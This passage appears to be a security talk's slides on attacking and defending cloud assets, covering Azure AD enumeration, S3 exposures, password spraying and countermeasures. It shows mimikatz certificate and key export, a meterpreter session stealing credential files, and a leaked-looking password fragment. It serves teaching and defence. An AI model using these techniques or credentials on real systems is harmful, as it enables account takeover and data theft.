ServicePrincipalNames : {e820fda8-9479-4a61-9c60-c8459cd4cdc2, InGen/Unixsystem.ingentech.co}
TrustedForDelegation : False
```

PS C:\> Get-MSolGroup

objectId	DisplayName	GroupType	Description
912f339b-a375-4747-8fe6-c5957e9e93a3	InGen Systems Admins	Security	Unix System Admins
12579f60-0287-4ac6-a0d5-89ce5312a8f4	InGen Security	Security	Security Team
6a4e110c-5434-4586-876b-34b529432ace	InGen R&D	Security	R&D
26248498-4769-4e3f-b164-94255de18e4c	InGen Dino Team	Security	Dino Team

# AAD – Microsoft Graph Explorer

The screenshot displays the Microsoft Graph Explorer web application. The browser address bar shows the URL `developer.microsoft.com/en-us/graph/graph-explorer#`. The page header includes the Microsoft logo and navigation links for Technologies, Documentation, and Resources. The main navigation bar contains links for Microsoft Graph, Examples, Graph Explorer, Quick Start, Documentation, Samples & SDKs, and Changelog.

The interface is divided into a left sidebar and a main content area. The sidebar includes sections for Authentication (with a "Sign in with Microsoft" button), Sample Queries (listing various GET requests like "my profile", "my photo", "my mail", "all the items in my drive", "items trending around me", "my manager", and "SharePoint Sites"), and a "Getting Started" section.

The main content area shows a query execution interface. The method is set to GET, the version to v1.0, and the URL to `https://graph.microsoft.com/v1.0/sites/root/drives`. A "Run Query" button is visible. Below the query input, there are tabs for "Request Headers" and "Request Body". A table for headers is present with a "Key" column and a "Value" column, and a text input field labeled "Enter new header".

A green success message banner indicates: "Success - Status Code 200 1325ms". Below this, the "Response Preview" tab is active, displaying the JSON response:

```
{
  "@odata.context": "https://graph.microsoft.com/v1.0/$metadata#drives",
  "value": [
    {
      "createdBy": {
        "user": {
          "displayName": "System Account"
        }
      },
      "createdDateTime": "2017-03-11T14:23:50Z",
      "description": "",
      "id": "b!onq6PwJPeEqpBnBWHEnaQvpBLmtkLxBLgTrwMEQW23YUZqpJayrXSvWh3T2Fit0Z",
      "lastModifiedDateTime": "2017-03-11T14:23:50Z",
      "name": "Documents",
      "webUrl": "https://cie493742.sharepoint.com/Shared%20Documents",
      "driveType": "documentLibrary",
      "owner": {
        "user": {
          "displayName": "System Account"
        }
      }
    }
  ]
}
```

# Attacking Cloud Assets

(or Protecting)


# Managing VMs is Still Your Responsibility...

 **Casey Smith** @subTee

If you have #Azure, better check your C:\WindowsAzure folder for RW permissions for NORMAL users. Filed this with MSRC months ago.

#PrivEsc <https://pbs.twimg.com/media/DFH8yMKUIAAOI1h.jpg>

 Twitter | Jul 19th at 1:18 PM (118kB) ▼



The screenshot shows a Windows command prompt window with the following output:

```

C:\Windows\system32>dir
07/19/2017  08:08 PM  <DIR>          Telemetry
03/27/2017  10:42 AM             106,848  TransparentInstaller.dll
01/23/2017  04:24 PM              1,332  TransparentInstaller.dll.config
03/27/2017  10:42 AM             64,864  TransparentInstallerWrapper.dll
03/27/2017  10:42 AM             90,976  VMAgentDisabler.dll
07/19/2017  08:14 PM              234   WaAppAgent.cs
07/19/2017  08:15 PM             3,584  WaAppAgent.exe
01/23/2017  04:24 PM             1,315  WaAppAgent.exe.config
03/27/2017  10:42 AM             81,616  WaAppAgent.exe.old
03/27/2017  10:42 AM             84,832  WindowsAzureEventSource.dll
03/27/2017  10:42 AM             25,952  WindowsAzureGATelemetryEvents.dll
28 File(s) 6,225,904 bytes
4 Dir(s)  124,272,862,464 bytes free

C:\WindowsAzure\Packages>type WaAppAgent.cs
using System;
using System.Diagnostics;

public class Program
{
    public static void Main()
    {
        ProcessStartInfo startInfo = new ProcessStartInfo();
        startInfo.FileName = "notepad.exe";
        Process.Start(startInfo);
    }
}
C:\WindowsAzure\Packages>
  
```

The Task Manager window shows the following processes:

Process Name	Private Bytes	Working Set	Session	State	Session	Description
Background Task Host	2,428 K					Background Task Host
Windows Command Pr...	704 K					Windows Command Pr...
Console Window Host	5,972 K					Console Window Host
Client Server Runtime Pr...	912 K					Client Server Runtime Pr...
Client Server Runtime Pr...	824 K					Client Server Runtime Pr...
Client Server Runtime Pr...	868 K					Client Server Runtime Pr...
Desktop Window Mana...	11,256 K					Desktop Window Mana...
Desktop Window Mana...	10,912 K					Desktop Window Mana...
Windows Explorer	13,720 K					Windows Explorer
Usermode Font Driver H...	860 K					Usermode Font Driver H...
Usermode Font Driver H...	1,028 K					Usermode Font Driver H...
Usermode Font Driver H...	1,272 K					Usermode Font Driver H...
Windows Logon User In...	8,708 K					Windows Logon User In...
Local Security Authority...	4,328 K					Local Security Authority...
Windows Defender notf...	1,380 K					Windows Defender notf...
MsMpEng.exe	84,276 K		SYSTEM	00		Antimalware Service Exe...
NisSrv.exe	4,708 K		LOCAL SE...	00		Microsoft Network Realt...
notepad.exe	1,340 K		SYSTEM	00		Notepad




**Kevin Beaumont** @GossiTheDog · Mar 24

Microsoft have a website called [docs.com](https://docs.com) where Office 365 customers can share anything in public. It has a search function.

Ticket	Description
0262.02 ST-9124034	Solution: No reoccurrence... Closing
0262.01 ST-9121877	We can not connect to SAP. Solution: ISP fix
0262.02 ST-9122001	check forward configuration for DE Solution: Forward all call wieder kr
0262.06	BPSCS cpanel: le un: pw:
0262.02	rebecca C=Qh0-D
0262.02	SPARKPOST SMTP PASSWORD:

https://  
Here you have your account login details.  
Hostname:  
Username:  
Password:



**Etime - NEW HIRES (INITIAL PASSWORD) LAST 4 DIGITS OF YOUR SS**  
<https://adnet2.adp.com/63matn/applications/utk/html/ess/login.jsp>


Links Disabled Links to external workbooks are not supported and have been disabled.

	A	B	C	D	E
99					
100	96	19.01.2016		PODM1516-0075	₹ 5,682
101	97	12.01.2016		PODM1516-0073	₹ 2,268
102	98	05.02.2016		PODM1516-0081	₹ 5,611
103	99	05.02.2016		PODM1516-0081	₹ 5,906
104	100	08.01.2015		PODM1516-0071	₹ 128,74
105	101	25.01.2016/27.01.2016		PODM1516-0078 Rev-1	₹ 47,134
106	102	25.01.2016		PODM1516-0078	₹ 49,969
107	103	01.02.2016		PODM1516-0080	₹ 7,238
108	104	01.02.2016		PODM1516-0079	₹ 1,814
109	105	01.02.2016		PODM1516-0079	₹ 1,764
110	106	12.01.2016/19.01.2016		PODM1516-0074 Rev-1	₹ 10,223



**Kevin Beaumont** @GossiTheDog · Mar 26

Google still index [docs.com](https://docs.com). In fairness to Docs team it clearly says Publicly Viewable when publishing content.



Thank you for using Docs.com. You are receiving this email because you have published content using the service.

Docs.com lets users showcase and share their content with the world. This makes public content easily discoverable via search engines and reusable to others.

We want to make sure that your published content is shared with your intended audience. To review and update the settings, we encourage you to take a few moments to sign in to your account <https://docs.com/me>. For instructions on how to control the privacy

# AUTO LENDER EXPOSES LOAN DATA FOR UP TO 1 MILLION APPLICANTS

Cloud Security Failure: Millions of Wrestling Fans' Personal Data Exposed

Amazon S3 Users Exposing Sensitive Data, Study Finds

## S3 data exposure highlights security risks in the cloud

14M Verizon customer records exposed on Amazon server

**US defense contractor secures Amazon S3 bucket after leaving sensitive data publicly exposed**

Whoops! Sensitive intelligence data potentially disclosed...

LILY HAY NEWMAN SECURITY 07.15.17 08:00 AM

# BLAME HUMAN ERROR FOR WWE AND VERIZON'S MASSIVE DATA EXPOSURES

 Jackie  Stokes @find\_evil

Thanks @awscloud! #infosec <https://pbs>

 Twitter | Jul 19th at 7:00 AM (130kB) ▼

to: [JACKIE STOKES](#)

[LINK](#)

Securing Amazon S3 Buckets [AWS Account:  


Today at 04:50

Hello,

We're writing to remind you that one or more of your Amazon S3 bucket access control lists (ACLs) are currently configured to allow access from any user on the Internet. The list of buckets with this configuration is below.

By default, S3 bucket ACLs allow only the account owner to read contents from the bucket; however, these ACLs can be configured to permit world access. While there are reasons to configure buckets with world read access, including public websites or publicly downloadable content

# AWS S3 Misconfiguration Explained – And How To Fix It



*“If you are vulnerable, attackers could get full access to your S3 bucket, allowin them to download, upload and overwrite files.”*

<https://blog.detectify.com/2017/07/13/aws-s3-misconfiguration-explained-fix/>



Currency exchange – what do I do with all these hashes?

I never liked buying tokens, but that's all these things take

# Spending our horde



I've got all these hashes and no where to go

No matter how many times you've popped the KRBTGT account, your cloud provider really doesn't care

# Creds, creds never change

Certificates, certificates, certificates!

Popping dev boxes has never been more productive

You do know mimikatz can also export certificates, right?

```
mimikatz # crypto::certificates /systemstore:local_machine /store:my /export
* System Store   : 'local_machine' (0x00020000)
* Store          : 'my'

0. example.domain.local
   Key Container  : example.domain.local
   Provider       : Microsoft Software Key Storage Provider
   Type           : CNG Key (0xffffffff)
   Exportable key : NO
   Key size       : 2048
   Public export  : OK - 'local_machine_my_0_example.domain.local.der'
   Private export : OK - 'local_machine_my_0_example.domain.local.pfx'
```

# What is old is new again

## Password Spraying:

Attempting authentication with a single password against all users before moving on to the next password.



Works against Cloud services: email, IM, etc.

Run Low & Slow

Often works against VPN as well.

# DevOops

DevOps probably has what you are looking for  
API keys and shared secrets for the win  
Source code access for fun and profit  
How are these deployments done anyways?



# Where Are API Keys? GitHub!

accessKeyId and secretAccessKey are leaking #9

Open

jingidy opened this issue on May 30, 2013 · 0 comments



jingidy commented on May 30, 2013

While running mocha tests for my project, two global leaks were detected due to the amazon-ses module.

Please see test case here:

<https://gist.github.com/jingidy/5682149>

<https://github.com/jjenkins/node-amazon-ses/issues/9>

```
1 var ApiBuilder = require('claudia-api-builder'),
2   api = new ApiBuilder();
3
4 module.exports = api;
5
6 AWS.config.update({
7   "accessKeyId": "AKIA[REDACTED]",
8   "secretAccessKey": "[REDACTED]",
9 })
10
```

<https://hackernoon.com/how-to-use-environment-variables-keep-your-secret-keys-safe-secure-8b1a7877d69c>

# The circle of access



Access between on-premises and cloud deployments often a two way street

On-premises -> cloud typically involves identifying credentials

Is there a way back?

Are there shared authentication methods?

# Countermeasures and proper protection

Closing my eyes and hoping it goes away isn't going to work, is it?

# Giving useful advice: The Basics

Properly handle, store, and manage credentials and secrets

You aren't storing those access keys in GIT are you?

Clouds do provide managed secret stores

Make it easy for DevOps to do the right thing

Enforce MFA on all accounts

If it can't have MFA, limit it as much as possible and monitor it

# Giving useful advice

Review permissions on data sources.

Separate private & public accessible resources.

Regularly review network access rules.

Many of the basics remain the same

- Least privilege is key and poorly understood in many cloud implementations

- Least access, use the security features provided by the cloud

- Cloud admin workstations – treat same as privileged users

Credential management is hard in a connected world – this is an massive opportunity for attackers

# Giving useful advice: Securing Federation

Protect Federation servers at the same level as Domain Controllers.

Use a proxy server to limit communication directly with federation server inside the network.

Audit cloud authentication by logging Federation auth events & send to SIEM.

Enable multifactor authentication for all admin accounts & preferably all cloud accounts.

Control Cloud authentication via Federation rules.

Example:

- Internal network access provides single sign-on

- External access requires username, password, and two-factor authentication

# Leverage Cloud Provider Security Features

## Microsoft Azure:

- Azure Security Center
- Use Azure Resource Manager deployments with RBAC
- 2FA for all admin accounts

## Amazon AWS:

- Resource Management
- Cloud Watch Events
- VPC Flow Logs

# Monitoring and alerting

It's not just for your network any more

Defenders need to work with DevOps to make sure that cloud resources and data are considered in defensive designs

Different cloud providers provide different tools for managing security

Defenders must be familiar with the tools from cloud providers used by their client

Log collection and management needs to include cloud assets

You do know what your assets are, right?

Assume breach!

Hacker Quest

# When we last saw our intrepid red team

Hired to red team SithCo


Have domain admin on a subsidiary domain

SithCo uses public cloud resources to host web applications



*How do we leverage access to get into SithCo corporate?*

# SithCo's app hosting



```
meterpreter > getuid
Server username: DEV\devops
meterpreter > pwd
C:\Users\devops\Downloads
meterpreter > dir
Listing: C:\Users\devops\Downloads
=====

Mode                Size           Type             Last modified          Name
----                -
100666/rw-rw-rw-   628272        fil             2017-07-26 10:28:20 -0700  ASP.NET Web Forms Application Using Entity
100666/rw-rw-rw-   436849        fil             2017-07-20 20:50:00 -0700  AWSSDKAndSamples_2.3.48.0.zip
100666/rw-rw-rw-   76222464     fil             2017-07-20 20:01:38 -0700  AWSToolsAndSDKForNet_sdk-3.3.126.0_ps-3.3.
100666/rw-rw-rw-    282          fil             2017-07-20 18:52:30 -0700  desktop.ini
100777/rwxrwxrwx   7168          fil             2017-07-26 11:17:22 -0700  devtools.exe
100666/rw-rw-rw-    90           fil             2017-07-23 21:20:13 -0700  rootkey.csv
100666/rw-rw-rw-   3791         fil             2017-07-26 12:23:10 -0700  sithlords.publishsettings

meterpreter > download sithlords.publishsettings
[*] Downloading: sithlords.publishsettings -> sithlords.publishsettings
[*] Downloaded 3.70 KiB of 3.70 KiB (100.0%): sithlords.publishsettings -> sithlords.publishsettings
[*] download   : sithlords.publishsettings -> sithlords.publishsettings
meterpreter > download rootkey.csv
[*] Downloading: rootkey.csv -> rootkey.csv
[*] Downloaded 90.00 B of 90.00 B (100.0%): rootkey.csv -> rootkey.csv
[*] download   : rootkey.csv -> rootkey.csv
meterpreter > download rootkey.csv
[*] Downloading: rootkey.csv -> rootkey.csv
[*] Downloaded 90.00 B of 90.00 B (100.0%): rootkey.csv -> rootkey.csv
[*] download   : rootkey.csv -> rootkey.csv
```

- My Connection Group
  - Storage Accounts
    - [Add Storage Account Connection...](#)
  - Subscriptions
    - sithlords



Azure Management Studio

New and returning users may [sign in](#)

**Error**

 Error in authenticating subscription.

Additional Information:

Error Details:  
Code: ForbiddenError  
Message: The server failed to authenticate the request. Verify that the certificate is valid and is associated with this subscription.

[View Details](#) [Close](#)

```
mimikatz(powershell) # crypto::certificates
